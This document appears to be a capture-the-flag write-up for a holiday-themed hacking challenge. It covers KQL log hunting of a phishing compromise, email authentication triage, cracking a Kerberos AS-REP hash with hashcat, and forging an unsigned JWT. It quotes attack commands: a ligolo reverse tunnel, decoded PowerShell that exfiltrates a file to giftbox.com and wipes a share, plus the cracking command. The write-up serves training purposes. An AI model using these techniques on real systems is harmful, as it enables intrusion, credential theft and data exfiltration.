

### Summary

In this objective, you unravel the mystery of a malicious insider (Wombley Cube) sending a phishing email to Alabaster and compromising his machine. You pull information together by executing a series of KQL queries against the database. Tangle Coalbox tells you that outbound connections can be found in the ProcessEvents table and file creation events can be found in the FileCreationEvents table. And the generative AI companion helps quickly decode obfuscated payloads discovered in the challenge.

## Details

### Onboarding

Run the script in the onboarding to build the tables



### *How many Craftperson Elf's are working from laptops?*

| | |
|---|---|
| KQL query | `Employees`<br>`\| where role == "Craftsperson Elf" and hostname has "LAPTOP"`<br>`\| distinct name`<br>`\| count` |
| Response | 25 |

Answer: 25

### Case #1

### *What is the email address of the employee who received this phishing email?*

First, you have to find the URL in the OutboundNetworkEvents in order to get the src_ip of the user.

| | |
|---|---|
| KQL query | `OutboundNetworkEvents`<br>`\| where url == 'http://madelvesnorthpole.org/published/search/MonthlyInvoiceForReindeerFood.docx'` |
| Response | `"timestamp": 2023-12-02T10:12:42Z,`<br>`"method": GET,`<br>`"src_ip": 10.10.0.4,` |

| | |
|---|---|
| | "user_agent": Mozilla/5.0 (Windows NT 6.2; Win64; x64; Trident/7.0; rv:11.0) like Gecko,<br>"url": http://madelvesnorthpole.org/published/search/MonthlyInvoiceForReindeerFood.docx |

Now that you have src_ip, you can find the employee email address.

| | |
|---|---|
| KQL Query | Employees<br>\| where ip_addr =~ "10.10.0.4" |
| Response | <snip><br>"email_addr": alabaster_snowball@santaworkshopgeeseislands.org,<br><snip> |

Answer: alabaster_snowball@santaworkshopgeeseislands.org

*What is the email address that was used to send this spear phishing email?*

| | |
|---|---|
| KQL query | Email<br>\| where recipient == 'alabaster_snowball@santaworkshopgeeseislands.org' and link == 'http://madelvesnorthpole.org/published/search/MonthlyInvoiceForReindeerFood.docx' |
| Response | "timestamp": 2023-12-02T09:37:40Z,<br>"sender": cwombley@gmail.com,<br>"reply_to": cwombley@gmail.com,<br>"recipient": alabaster_snowball@santaworkshopgeeseislands.org,<br>"subject": [EXTERNAL] Invoice foir reindeer food past due,<br>"verdict": CLEAN,<br>"link": http://madelvesnorthpole.org/published/search/MonthlyInvoiceForReindeerFood.docx |

Answer: cwombley@gmail.com

*What was the subject line used in the spear phishing email?*

Using the same query as above

Answer: [EXTERNAL] Invoice foir reindeer food past due

## Case 2

*What is the role of our victim in the organization?*

| | |
|---|---|
| KQL query | `Employees`<br>`\| where ip_addr =~ "10.10.0.4"` |
| Response | `<snip>`<br>`"ip_addr": 10.10.0.4,`<br>`"email_addr": alabaster_snowball@santaworkshopgeeseislands.org,`<br>`"role": Head Elf,`<br>`"hostname": Y1US-DESKTOP`<br>`<snip>` |

Answer: Head Elf

*What is the hostname of the victim's machine?*

Using the same query as above

Answer: Y1US-DESKTOP

*What is the source IP linked to the victim?*

Using the same query as above

Answer: 10.10.0.4

## Case 3

*What time did Alabaster click on the malicious link? Make sure to copy the exact timestamp from the logs!*

| | |
|---|---|
| KQL query | `OutboundNetworkEvents`<br>`\| where url == 'http://madelvesnorthpole.org/published/search/MonthlyInvoiceForReindeerFood.docx'` |
| Response | `<snip>`<br>`"timestamp": 2023-12-02T10:12:42Z,`<br>`"method": GET,`<br>`<snip>` |

Answer: 2023-12-02T10:12:42Z

*What file is dropped to Alabaster's machine shortly after he downloads the malicious file?*

Create a query that looks a couple of minutes after he clicks the link

| | |
|---|---|
| KQL query | `FileCreationEvents`<br>`\| where hostname == 'Y1US-DESKTOP' and timestamp >= datetime('2023-12-02T10:14:00Z') and timestamp <= datetime('2023-12-02T10:15:00Z')` |
| Response | `<snip>`<br>`"path": C:\ProgramData\Windows\Jolly\giftwrap.exe,`<br>`"filename": giftwrap.exe,`<br>`<snip>` |

Answer: giftwrap.exe

## Case 4

*The attacker created an reverse tunnel connection with the compromised machine. What IP was the connection forwarded to?*

Look for all process events that happened after the link was clicked. The first hit that you see shows a command line that sets up the forward

| | |
|---|---|
| KQL query | `ProcessEvents`<br>`\| where username == 'alsnowball' and timestamp >= datetime('2023-12-02T10:12:42Z')` |
| Response | `<snip>`<br>`"timestamp": 2023-12-02T11:11:29Z,`<br>`"parent_process_name": cmd.exe,`<br>`"process_commandline": "ligolo" --bind 0.0.0.0:1251 --forward 127.0.0.1:3389 --to 113.37.9.17:22 --username rednose --password falalalala --no-antispoof,`<br>`"process_name": ligolo,`<br>`<snip>` |

Answer: 113.37.9.17

*What is the timestamp when the attackers enumerated network shares on the machine?*

Look for “net share” - a common way to find shares.

| | |
|---|---|
| KQL query | `ProcessEvents` |

| | |
|---|---|
| | `\| where username == 'alsnowball' and timestamp >= datetime('2023-12-02T10:12:42Z') and process_commandline has "net share"` |
| Response | `<snip>`<br>`"timestamp": 2023-12-02T16:51:44Z,`<br>`"process_commandline": net share,`<br>`"process_name": net.exe,`<br>`<snip>` |

Answer: 2023-12-02T16:51:44Z

*What was the hostname of the system the attacker moved laterally to?*

Look for commands executed from cmd.exe, and originated from the compromised host. You can dig through logs, and find the attacker mounted a file share

| | |
|---|---|
| KQL query | `ProcessEvents`<br>`\| where timestamp >= datetime('2023-12-02T11:11:20Z') and parent_process_name == 'cmd.exe' and hostname == 'Y1US-DESKTOP'`<br>`\| distinct process_commandline, timestamp, hostname, process_name, parent_process_name, process_hash` |
| Response | `<snip>`<br>`"process_commandline": cmd.exe /C net use \\NorthPolefileshare\c$ /user:admin AdminPass123,`<br>`<snip>` |

Answer: NorthPolefileshare

## Case 5

*When was the attacker's first base64 encoded PowerShell command executed on Alabaster's machine?*

Look for references to powershell, and find 3. But you take the first

| | |
|---|---|
| KQL query | `ProcessEvents`<br>`\| where timestamp >= datetime('2023-12-02T11:11:20Z') and parent_process_name == 'cmd.exe'` |

| | |
|---|---|
| | `and hostname == 'Y1US-DESKTOP' and process_commandline has "powershell.exe" \| distinct process_commandline, timestamp, hostname, process_name, parent_process_name, process_hash` |
| Response | `"process_commandline": C:\Windows\System32\powershell.exe -Nop -ExecutionPolicy bypass -enc KCAndHh0LnRzaUxlY2lOeXRoZ3VhTlxwb3Rrc2VEXDpDIHR4dC50c2lMZWNpTnl0aGd1Y<snip>, "timestamp": 2023-12-24T16:07:47Z, "hostname": Y1US-DESKTOP, "process_name": powershell.exe, <snip>` |

Answer: 2023-12-24T16:07:47Z

*What was the name of the file the attacker copied from the fileshare? (This might require some additional decoding)*

I base64 decoded the encoded string from the first powershell command, and then used the command generated by the generative AI companion to find the answer

| | |
|---|---|
| Input #1 | `$echo 'KCAndHh0LnRzaUxlY2lOeXRoZ3VhTlxwb3Rrc2VEXDpDIHR4dC50c2lMZWNpTnl0aGd1YU5cbGFjaXRpckNub2lzc2lNXCRjXGVyYWhzZWxpZmVsb1BodHJvTlxcIG1ldEkteXBvQyBjLSBleGUubGxlaHNyZXdvcCcgLXNwbGl0ICcnIHwgJXskX1swXX0pIC1qb2luICcn' \| base64 -d` |
| Output #1 | `( 'txt.tsiLeciNythguaN\potkseD\:C txt.tsiLeciNythguaN\lacitirCnoissiM\$c\erahselifeloPhtroN\\ metI-ypoC c- exe.llehsrewop' -split '' \| %{$_[0]}) -join ''` |
| | |
| Input #2 | `$echo "oprewohsllehT tsiLeciNythguaN\potkseD:C txt.tsiLeciNythguaN\lacitirCnoissiM$c\erahselifeloPhtroN\ metI-ypoC c- exe.llehsrewop" \| rev` |
| Output #2 | `powershell.exe -c Copy-Item \NorthPolefileshare\MissionCritical\NaughtyNiceList.txt C:Desktop\NaughtyNiceList Thellshowerpo` |

Answer: NaughtyNiceList.txt

*The attacker has likely exfiltrated data from the file share. What domain name was the data exfiltrated to?*

I base64 decoded the encoded string from the second powershell command, and then used the command generated by the generative AI companion to find the answer

| | |
|---|---|
| Input #1 | `$ echo 'W1N0UmlOZ106OkpvSW4oICcnLCBbQ2hhUltdXSgxMDAsIDExMSwgMTE5LCAxMTAsIDExOSwgMTA1LCAxMTYsIDEwNCwgMTE1LCA5NywgMTEwLCAxMTYsIDk3LCA0NiwgMTAxLCAxMjAsIDEwMSwgMzIsIDQ1LCAxMDEsIDEyMCwgMTAyLCAxMDUsIDEwOCwgMzIsIDY3LCA1OCwgOTIsIDkyLCA2OCwgMTAxLCAxMTUsIDEwNywgMTE2LCAxMTEsIDE xMiwgOTIsIDkyLCA3OCwgOTcsIDEwNywgMTAzLCAxMDQsIDExNiwgNzgsIDEwNSwgMTAzLCAxMDEsIDEwNSwgMTE1LCAxMTYsIDQ2LCAxMDAsIDExMSwgMTEyLCAxMTEsIDEwMSwgMzIsIDkyLCA5MiwgMTAzLCAxMDUsIDEwMiwgMTE2LCAxMTgsIDExMSwgMTIwLCAxMDYsIDEwMSwgMTEwLCAxMDksIDkyLCAxMDIsIDEwNSwgMTA4LCAxMDEpKXwmICgoZ3Y gJypNRHIqJykuTmFtRVszLDExLDJdLWpvaU4=' \| base64 -d` |
| Output #1 | `[StRiNg]::JoIn( '', [ChaR[]](100, 111, 119, 110, 119, 105, 116, 104, 115, 97, 110, 116, 97, 46, 101, 120, 101, 32, 45, 101, 120, 102, 105, 108, 32, 67, 58, 92, 92, 68, 101, 115, 107, 116, 111, 112, 92, 92, 78, 97, 117, 103, 104, 116, 78, 105, 99, 101, 76, 105, 115, 116, 46, 100, 111, 99, 120, 32, 92, 92, 103, 105, 102, 116, 98, 111, 120, 46, 99, 111, 109, 92, 102, 105, 108, 101))\|& ((gv '*MDr*').NamE[3,11,2]-joiN` |
| | |
| Input #2 | `$StrIng = "[StRiNg]::JoIn( '', [ChaR[]](100, 111, 119, 110, 119, 105, 116, 104, 115, 97, 110, 116, 97, 46, 101, 120, 101, 32, 45, 101, 120, 102, 105, 108, 32, 67, 58, 92, 92, 68, 101, 115, 107, 116, 111, 112, 92, 92, 78, 97, 117, 103, 104, 116, 78, 105, 99, 101, 76, 105, 115, 116, 46, 100, 111, 99, 120, 32, 92, 92, 103, 105, 102, 116, 98, 111, 120, 46, 99, 111, 109, 92, 102, 105, 108, 101))" Invoke-Expression $StrIng` |
| Output #2 | `downwithsanta.exe -exfil C:\\Desktop\\NaughtNiceList.docx \\giftbox.com\file` |

Answer: giftbox.com

## Case 6

### *What is the name of the executable the attackers used in the final malicious command?*

I base64 decoded the encoded string from the last powershell command to obtain the answer

| | |
|---|---|
| Input #1 | `$echo 'QzpcV2luZG93c1xTeXN0ZW0zMlxkb3dud2l0aHNhbnRhLmV4ZSAtLXdpcGVhbGwgXFxcXE5vcnRoUG9sZWZpbGVzaGFyZVxcYyQ=' \| base64 -d` |
| Output #1 | `C:\Windows\System32\downwithsanta.exe --wipeall \\\\NorthPolefileshare\\c$` |

Answer: downwithsanta.exe

### *What was the command line flag used alongside this executable?*

Using the same command from above


Answer: --wipeall

### Decode the flag

| | |
|---|---|
| Input #1 | `echo 'QmV3YXJlIHRoZSBDdWJlIHRoYXQgV29tYmxlcw==' \| base64 -d` |
| Output #1 | `Beware the Cube that Wombles` |

Answer: Beware the Cube that Wombles

## Phish Detection Agency




### Summary

You navigate through emails that have been vetted by ChatNPT as either legitimate or phishing emails. The job is to clean up any mistakes that ChatNPT may have made in the process. The

hint you get points you to a page to learn more about DMARC, DKIM and SPF. In total, there are 13 incorrectly flagged emails.

## Details

### Review the security configuration

The first step is to review the security rules to understand how DMARC, DKIM and SPF are configured

**SPF Record**

Ensures emails are sent from authorized servers.

| Domain | Type | Value |
|---|---|---|
| geeseislands.com | TXT | v=spf1 a:mail.geeseislands.com -all |

**DKIM Record**

Verifies that the email message is not forged.

| Domain | Type | Value |
|---|---|---|
| geeseislands.com | TXT | v=DKIM1;t=s; p=MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBIQKBgQDjtqsLqwecFGF7AmP+Siln86O1v9NOKJw4ZsEHDV5fo0Vjj0qNPyyARKSkDmnlKjnzLGUUQO31Fr+vdZU61lal9/ZD39WJKaAeX96uQ65mRQqqPVYxPLN5OvuFRmlHJ/TgOkD6z5 /7VM7Zs1kw5Qnl04FmOLwWd00D+uNZnj8TCwIDAQAB |

**DMARC Record**

Specifies how an email receiver should handle emails that fail SPF and DKIM checks.

| Domain | Type | Value |
|---|---|---|
| geeseislands.com | TXT | v=DMARC1; p=reject; pct=100; rua=mailto:dmarc-reports@geeseislands.com |

The key take away is that SPF limits "mail.geesislands.com" to be the only address that is authorized to send emails on behalf of the domain, emails that fail DMARC checks will be rejected, and DKIM is configured to validate that emails have been signed.


### Validate the emails

| | Email | Incorrect status | Correct Status | Reason |
|---|---|---|---|---|
| **1** | **From:** laura.moore@geeseislands.com<br>**Reply-to:** admin.research@geeseislands.com | Phishing | Safe | from = mail.geeseislands.com<br><br>DMARC = pass<br><br>has_signature = yes |


| | | | | |
|---|---|---|---|---|
| **2** | **From:** quentin.adams@geeseislands.com<br>**Reply-to:**<br>admin.quality@geeseislands.com | Phishing | Safe | from = mail.geeseislands.com<br><br>DMARC = pass<br><br>has_signature = yes |
| **3** | **From:** xavier.jones@geeseislands.com<br>**Reply-to:**<br>admin.itsecurity@geeseislands.com | Safe | Phishing | from = unauthorizedsource.com<br><br>DMARC = fail<br><br>has_signature = invalid |
| **4** | **From:** john.doe@geeseislands.com<br>**Reply-to:**<br>admin.support@geeseislands.com | Phishing | Safe | from = mail.geeseislands.com<br><br>DMARC = pass<br><br>has_signature = yes |
| **5** | **From:** uma.foster@geeseislands.com<br>**Reply-to:**<br>admin.operations@geeseislands.com | Phishing | Safe | from = mail.geeseislands.com<br><br>DMARC = pass<br><br>has_signature = yes |
| **6** | **From:** rachel.brown@geeseislands.com<br>**Reply-to:**<br>admin.customerrelations@geeseislands.com | Safe | Phishing | DMARC = fail<br><br>has_signature = invalid |
| **7** | **From:** ursula.morris@geeseislands.com<br>**Reply-to:**<br>admin.legal@geeseislands.com | Safe | Phishing | from = differentdomain.com<br><br>DMARC = fail |
| **8** | **From:**<br>michael.roberts@geeseislands.com<br>**Reply-to:**<br>admin.compliance@geeseislands.com | Safe | Phishing | from = externalserver.com |
| **9** | **From:** alice.smith@geeseislands.com<br>**Reply-to:**<br>admin.events@geeseislands.com | Phishing | Safe | from = mail.geeseislands.com<br><br>DMARC = pass<br><br>has_signature = yes |

| | | | | |
|---|---|---|---|---|
| **10** | **From:** frank.harrison@geeseislands.com<br>**Reply-to:**<br>admin.finance@geeseislands.com | Phishin<br>g | Safe | from =<br>mail.geeseislands.com<br><br>DMARC = pass<br><br>has_signature = yes |
| **11** | **From:**<br>xavier.edwards@geeseislands.com<br>**Reply-to:**<br>admin.sales@geeseislands.com | Phishin<br>g | Safe | from =<br>mail.geeseislands.com<br><br>DMARC = pass<br><br>has_signature = yes |
| **12** | **From:** oliver.thomas@geeseislands.com<br>**Reply-to:**<br>admin.research@geeseislands.com | Safe | Phishin<br>g | from =<br>otherdomain.com |
| **13** | **From:** teresa.green@geeseislands.com<br>**Reply-to:**<br>admin.finance@geeseislands.com | Phishin<br>g | Safe | from =<br>mail.geeseislands.com<br><br>DMARC = pass<br><br>has_signature = yes |

After fixing the mistakes, we succeed




## Hashcat



## Summary

Eve Snowshoes needs help cracking a password in this objective. You get a hint that the hash to be cracked might be related to an ASREP Roast attack. There is also a pointer to a list of hashcat example hashes and flags. Both the hash and password list have already been provided.

## Details

### Review the hash

Inside of hash.txt, we find the hash.

```
$krb5asrep$23$alabaster_snowball@XMAS.LOCAL:22865a2bceeaa73227ea4021879eda02$
8f07417379e610e2dcb0621462fec3675bb5a850aba31837d541e50c622dc5faee60e48e019256e
466d29b4d8c43cbf5bf7264b12c21737499cfcb73d95a903005a6ab6d9689ddd2772b908fc0d0a
ef43bb34db66af1dddb55b64937d3c7d7e93a91a7f303fef96e17d7f5479bae25c0183e74822ac6
52e92a56d0251bb5d975c2f2b63f4458526824f2c3dc1f1fcbacb2f6e52022ba6e6b401660b43b5
070409cac0cc6223a2bf1b4b415574d7132f2607e12075f7cd2f8674c33e40d8ed55628f1c3eb08
dbb8845b0f3bae708784c805b9a3f4b78ddf6830ad0e9eafb07980d7f2e270d8dd1966
```

Looking up the hash in the example hashes tells us that this is indeed a Kerberos AS-REP hash

| | | |
|---|---|---|
| 18000 | Keccak-512 | 2fbf5c9080f0a704de2e915ba8fdae6ab00bbc026b2c |
| 18100 | TOTP (HMAC-SHA1) | 597056:3600 |
| 18200 | Kerberos 5, etype 23, AS-REP | $krb5asrep$23$user@domain.com:3e156ada591263 |
| 18300 | Apple File System (APFS) | $fvde$2$16$587781047014765420476755210402 |
| 18400 | Open Document Format (ODF) 1.2 (SHA-256, AES) | $odf$*1*1*100000*32*751854d8b90731ce0579f96 bea11babed8183edf8d4fdca1c3f0d23bfd4a027976 |
| 18500 | sha1(md5(md5($pass))) | 888a2ffcb3854fba0321110c5d0d434ad1aa2880 |
| 18600 | Open Document Format (ODF) 1.1 (SHA-1, Blowfish) | $odf$*0*0*1024*16*bff753835f4ea15644b8a2f8e4 caeebb296c9d7b76659967742fe966aa6871cbbffe7 |

### Crack the hash

You are already given a password list, and a few parameters that should be passed to tune the performance. I passed in the provided hash and password list, set "-a 0" to specify wordlist attack mode, "-m 18200" to specify a hash type of Kerberos 5, etype 23, AS-REP and –force to override an error that –kernel-accel is outdated

| | |
|---|---|
| Input #1 | `hashcat -m 18200 -a 0 -w 1 -u 1 --kernel-accel 1 --kernel-loops 1 --force hash.txt password_list.txt` |
| Output #1 | `hashcat (v5.1.0) starting...`<br>`<snip>` |

| | |
|---|---|
| | *Session.....: hashcat*<br>*Status.....: Cracked*<br>*Hash.Type.....: Kerberos 5 AS-REP etype 23*<br>*Hash.Target.....:*<br>*$krb5asrep$23$alabaster_snowball@XMAS.LOCAL:22865a2...*<br>*dd1966*<br>*Time.Started.....: Sun Dec 31 16:56:57 2023 (0 secs)*<br>*Time.Estimated...: Sun Dec 31 16:56:57 2023 (0 secs)*<br>*Guess.Base.....: File (password_list.txt)*<br>*Guess.Queue.....: 1/1 (100.00%)*<br>*Speed.#1.....:  879 H/s (0.60ms) @ Accel:1*<br>*Loops:1 Thr:64 Vec:16*<br>*Recovered.....: 1/1 (100.00%) Digests, 1/1*<br>*(100.00%) Salts*<br>*Progress.....: 144/144 (100.00%)*<br>*Rejected.....: 0/144 (0.00%)*<br>*Restore.Point....: 0/144 (0.00%)*<br>*Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-0*<br>*Candidates.#1....: 1LuvCandyC4n3s!2022 ->*<br>*iLuvC4ndyC4n3s!23!*<br><br>*Started: Sun Dec 31 16:56:42 2023*<br>*Stopped: Sun Dec 31 16:56:59 2023* |

Show the cracked hash


| | |
|---|---|
| Input #1 | *elf@f035fe0714f3:~$ hashcat -m 18200 -a 0 -w 1 -u 1 --kernel-accel 1 --kernel-loops 1 --force hash.txt password_list.txt -show* |
| Output #1 | *$krb5asrep$23$alabaster_snowball@XMAS.LOCAL:22865a2bce*<br>*eaa73227ea4021879eda02$8f07417379e610e2dcb0621462fec36*<br>*75bb5a850aba31837d541e50c622dc5faee60e48e019256e466d29*<br>*b4d8c43cbf5bf7264b12c21737499cfcb73d95a903005a6ab6d968*<br>*9ddd2772b908fc0d0aef43bb34db66af1dddb55b64937d3c7d7e93*<br>*a91a7f303fef96e17d7f5479bae25c0183e74822ac652e92a56d02*<br>*51bb5d975c2f2b63f4458526824f2c3dc1f1fcbacb2f6e52022ba6*<br>*e6b401660b43b5070409cac0cc6223a2bf1b4b415574d7132f2607*<br>*e12075f7cd2f8674c33e40d8ed55628f1c3eb08dbb8845b0f3bae7*<br>*08784c805b9a3f4b78ddf6830ad0e9eafb07980d7f2e270d8dd196*<br>*6:IluvC4ndyC4nes!* |

## Submit the password

| | |
|---|---|
| Input #1 | `elf@f035fe0714f3:~$ /bin/runtoanswer`<br>`What is the password for the hash in /home/elf/hash.txt ?`<br><br>`> IluvC4ndyC4nes!` |
| Output #1 | `Your answer: IluvC4ndyC4nes!`<br><br>`Checking....`<br>`Your answer is correct!` |

Password: IluvC4ndyC4nes!

## Elf Hunt





### Summary

The goal of this objective is hack the Elf Hunt game and score 75 points. The hint from Piney Sappington points to PortSwigger's guide to hacking JWT tokens. There were multiple ways to solve this challenge. One is to modify the JSON web token, and the other to update client-side javascript variables directly. Learning about JWT tokens here primes you for the upcoming Captain Comms objective.


### Details

#### Option 1 – Modify JWT Token


Open the game, and use the browser developer tools to view the cookies set for the Elf Hunt domain




Decode the JWT token in Burp





You can see that “alg” is set to “none” and is not signed. You can therefore manipulate this token and submit it back to the server without an issue. Adjust the payload portion (speed) and leave the header portion of the JWT untouched.




Add the updated payload back to the token

eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJzcGVlZCI6LTgwfQ==.

Update the cookie




Now the elves move slow enough to make it easy

### Option 2 – Modify client-side javascript

Use the browser developer tools to drop into the Elf Hunt iFrame context

Update the score

```
» score=75
← 75
```

## Certificate SSHenanigans

## Certificate SSHenanigans

*Difficulty:* 🎄🎄🎄🎄🎄

Go to Pixel Island and review Alabaster Snowball's new SSH certificate configuration and Azure Function App. What type of cookie cache is Alabaster planning to implement?

### Summary

In this objective, you review an app built by Alabaster with the assistance of ChatNPT. This app generates SSH certificates and is hosted in Azure. Alabaster starts us off by pointing to a talk and demo on using secure shell certificates for authentication as well as the REST API documentation for getting source control configuration for Azure function apps. Previously, Sparkle Redberry provided documentation on how to acquire access tokens in the absence of the Azure CLI. I used the generative AI companion to help assess the code and provide a way to exploit the logic issue

### Details

#### Obtain a signed certificate

| | |
|---|---|
| Input #1 | `$ ssh-keygen -C 'bdubyah' -f bdub_ssh_key` |
| Output #1 | `Generating public/private rsa key pair.`<br>`Enter passphrase (empty for no passphrase):`<br>`Enter same passphrase again:`<br>`Your identification has been saved in bdub_ssh_key`<br>`Your public key has been saved in bdub_ssh_key.pub`<br>`The key fingerprint is:`<br>`SHA256:fgSMa5T6ok2aegbVKHj/PMpeZiFWuI/IVZh40zPDddI bdubyah`<br>`<snip>` |
| | |
| Input #2 | `$ cat bdub_ssh_key.pub` |
| Output #2 | `ssh-rsa AAAAB3NzaC1y<snip> bdubyah` |

Navigate to the web application, and request a certificate using the public key that was generated in the previous step

Copy the signed certificate to your local host, and validate it using ssh-keygen. Observe that the associated Principal is “elf” and that it certifies the public key from the above step: fgSMa5T6ok2aegbVKHj/PMpeZiFWuI/IVZh40zPDddI

| | |
|---|---|
| Input #1 | *$ ssh-keygen -Lf np.pub* |
